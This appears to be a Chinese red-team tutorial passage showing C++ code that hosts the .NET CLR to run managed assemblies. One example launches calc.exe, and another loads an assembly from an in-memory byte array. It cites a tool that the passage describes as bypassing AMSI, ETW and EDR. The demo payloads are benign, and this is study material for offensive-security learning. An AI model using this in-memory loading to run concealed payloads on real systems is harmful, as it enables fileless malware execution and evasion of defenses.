
unmanaged.cpp

```
#include <SDKDDKVer.h>

#include <stdio.h>
#include <tchar.h>
#include <windows.h>

#include <metahost.h>
#include <mscoree.h>
#pragma comment(lib, "mscoree.lib")

int _tmain(int argc, _TCHAR* argv[])
{
    ICLRMetaHost* pMetaHost = nullptr;
    ICLRMetaHostPolicy* pMetaHostPolicy = nullptr;
    ICLRRuntimeHost* pRuntimeHost = nullptr;
    ICLRRuntimeInfo* pRuntimeInfo = nullptr;

    HRESULT hr = CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost,
(LPVOID*)&pMetaHost);
    hr = pMetaHost->GetRuntime(L"v4.0.30319", IID_PPV_ARGS(&pRuntimeInfo));
    DWORD dwRet = 0;
    if (FAILED(hr))
    {
        goto cleanup;
    }

    hr = pRuntimeInfo->GetInterface(CLSID_CLRRuntimeHost,
IID_PPV_ARGS(&pRuntimeHost));

    hr = pRuntimeHost->Start();
    // 此处不知道咋能不输入参数，没输入就不行？
    hr = pRuntimeHost->ExecuteInDefaultAppDomain(L"loadCalc.exe",
        L"loadCalc.Program",
        L"bbb",
        L"HELLO!",
        &dwRet);
    hr = pRuntimeHost->Stop();

cleanup:
    if (pRuntimeInfo != nullptr) {
        pRuntimeInfo->Release();
        pRuntimeInfo = nullptr;
    }

    if (pRuntimeHost != nullptr) {
        pRuntimeHost->Release();
        pRuntimeHost = nullptr;
    }

    if (pMetaHost != nullptr) {
        pMetaHost->Release();
        pMetaHost = nullptr;
    }
    return TRUE;
}
```

执行的C#源码

```
using System;

namespace loadCalc
{
    public class Program
    {
        public static void Main()
        {
            Console.WriteLine("Hello World!");
        }
        public static int bbb(string s)
        {
            System.Diagnostics.Process p = new System.Diagnostics.Process();
            p.StartInfo.FileName = "c:\\windows\\system32\\calc.exe";
            p.Start();
            Console.WriteLine(s);
            return 0;
        }
    }
}
```

效果


Microsoft Visual Studio 调试控制台

```
HELLO!
```

2.4. 内存加载执行.NET程序集

> [med0x2e/ExecuteAssembly: Load/Inject .NET assemblies by; reusing the host (spawnto) process loaded CLR AppDomainManager, Stomping Loader/.NET assembly PE DOS headers, Unlinking .NET related modules, bypassing ETW+AMSI, avoiding EDR hooks via NT static syscalls (x64) and hiding imports by dynamically resolving APIs (hash).]()

过程

1. 初始化CLR环境(同上)
2. 通过ICLRRuntimeHost获取AppDomain接口指针，然后通过AppDomain接口的QueryInterface方法来查询默认应用程序域的实例指针。

```
    iRuntimeHost->GetDefaultDomain(&pAppDomain);
    pAppDomain->QueryInterface(__uuidof(_AppDomain), (VOID**)&pDefaultAppDomain);
```

3. 通过默认应用程序域实例的Load_3方法加载安全.net程序集数组，并返回Assembly的实例对象指针，通过Assembly实例对象的get_EntryPoint方法获取描述入口点的MethodInfo实例对象。

```
    saBound[0].cElements = ASSEMBLY_LENGTH;
    saBound[0].lLbound = 0;
    SAFEARRAY* pSafeArray = SafeArrayCreate(VT_UI1, 1, saBound);

    SafeArrayAccessData(pSafeArray, &pData);
    memcpy(pData, dotnetRaw, ASSEMBLY_LENGTH);
    SafeArrayUnaccessData(pSafeArray);

    pDefaultAppDomain->Load_3(pSafeArray, &pAssembly);
    pAssembly->get_EntryPoint(&pMethodInfo);
```

4. 创建参数安全数组

```
ZeroMemory(&vRet, sizeof(VARIANT));
    ZeroMemory(&vObj, sizeof(VARIANT));
    vObj.vt = VT_NULL;

    vPsa.vt = (VT_ARRAY | VT_BSTR);
    args = SafeArrayCreateVector(VT_VARIANT, 0, 1);

    if (argc > 1)
    {
        vPsa.parray = SafeArrayCreateVector(VT_BSTR, 0, argc);
        for (long i = 0; i < argc; i++)
        {
            SafeArrayPutElement(vPsa.parray, &i, SysAllocString(argv[i]));
        }

        long idx[1] = { 0 };
        SafeArrayPutElement(args, idx, &vPsa);
    }
```

5. 通过描述入口点的MethodInfo实例对象的Invoke方法执行入口点。

```
HRESULT hr = pMethodInfo->Invoke_3(vObj, args, &vRet);
```

示例代码

```
#include <stdio.h>
#include <tchar.h>
#include <metahost.h>
#pragma comment(lib, "mscoree.lib")

#import <mscorlib.tlb> raw_interfaces_only          \
        high_property_prefixes("_get","_put","_putref")     \
        rename("ReportEvent", "InteropServices_ReportEvent")    \
    rename("or", "InteropServices_or")

using namespace mscorlib;
#define ASSEMBLY_LENGTH  8192


unsigned char dotnetRaw[8192] =
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00...";//.net程序集字节数组



int _tmain(int argc, _TCHAR* argv[])
{

    ICLRMetaHost* iMetaHost = NULL;
    ICLRRuntimeInfo* iRuntimeInfo = NULL;
    ICorRuntimeHost* iRuntimeHost = NULL;
    IUnknownPtr pAppDomain = NULL;
    _AppDomainPtr pDefaultAppDomain = NULL;
    _AssemblyPtr pAssembly = NULL;
    _MethodInfoPtr pMethodInfo = NULL;
    SAFEARRAYBOUND saBound[1];
    void* pData = NULL;
    VARIANT vRet;
    VARIANT vObj;
    VARIANT vPsa;
    SAFEARRAY* args = NULL;

    CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (VOID**)&iMetaHost);
    iMetaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (VOID**)&iRuntimeInfo);
    iRuntimeInfo->GetInterface(CLSID_CorRuntimeHost, IID_ICorRuntimeHost, (VOID**)&iRuntimeHost);
    iRuntimeHost->Start();


    iRuntimeHost->GetDefaultDomain(&pAppDomain);
    pAppDomain->QueryInterface(__uuidof(_AppDomain), (VOID**)&pDefaultAppDomain);

    saBound[0].cElements = ASSEMBLY_LENGTH;
    saBound[0].lLbound = 0;
    SAFEARRAY* pSafeArray = SafeArrayCreate(VT_UI1, 1, saBound);

    SafeArrayAccessData(pSafeArray, &pData);
    memcpy(pData, dotnetRaw, ASSEMBLY_LENGTH);
    SafeArrayUnaccessData(pSafeArray);

    pDefaultAppDomain->Load_3(pSafeArray, &pAssembly);
    pAssembly->get_EntryPoint(&pMethodInfo);

    ZeroMemory(&vRet, sizeof(VARIANT));
    ZeroMemory(&vObj, sizeof(VARIANT));
    vObj.vt = VT_NULL;



    vPsa.vt = (VT_ARRAY | VT_BSTR);
    args = SafeArrayCreateVector(VT_VARIANT, 0, 1);

    if (argc > 1)
    {
        vPsa.parray = SafeArrayCreateVector(VT_BSTR, 0, argc);
        for (long i = 0; i < argc; i++)
        {
            SafeArrayPutElement(vPsa.parray, &i, SysAllocString(argv[i]));
        }

        long idx[1] = { 0 };
        SafeArrayPutElement(args, idx, &vPsa);
    }

    HRESULT hr = pMethodInfo->Invoke_3(vObj, args, &vRet);
    pMethodInfo->Release();
    pAssembly->Release();
    pDefaultAppDomain->Release();
    iRuntimeInfo->Release();
    iMetaHost->Release();
    CoUninitialize();

    return 0;
```

```
};

```

执行的C#源码

```csharp
using System;

namespace TEST
{
    class Program
    {
        static int Main(String[] args)
        {
            Console.WriteLine("hello world!");
            foreach (var s in args)
            {
                Console.WriteLine(s);
            }
            return 1;
        }
    }
}
```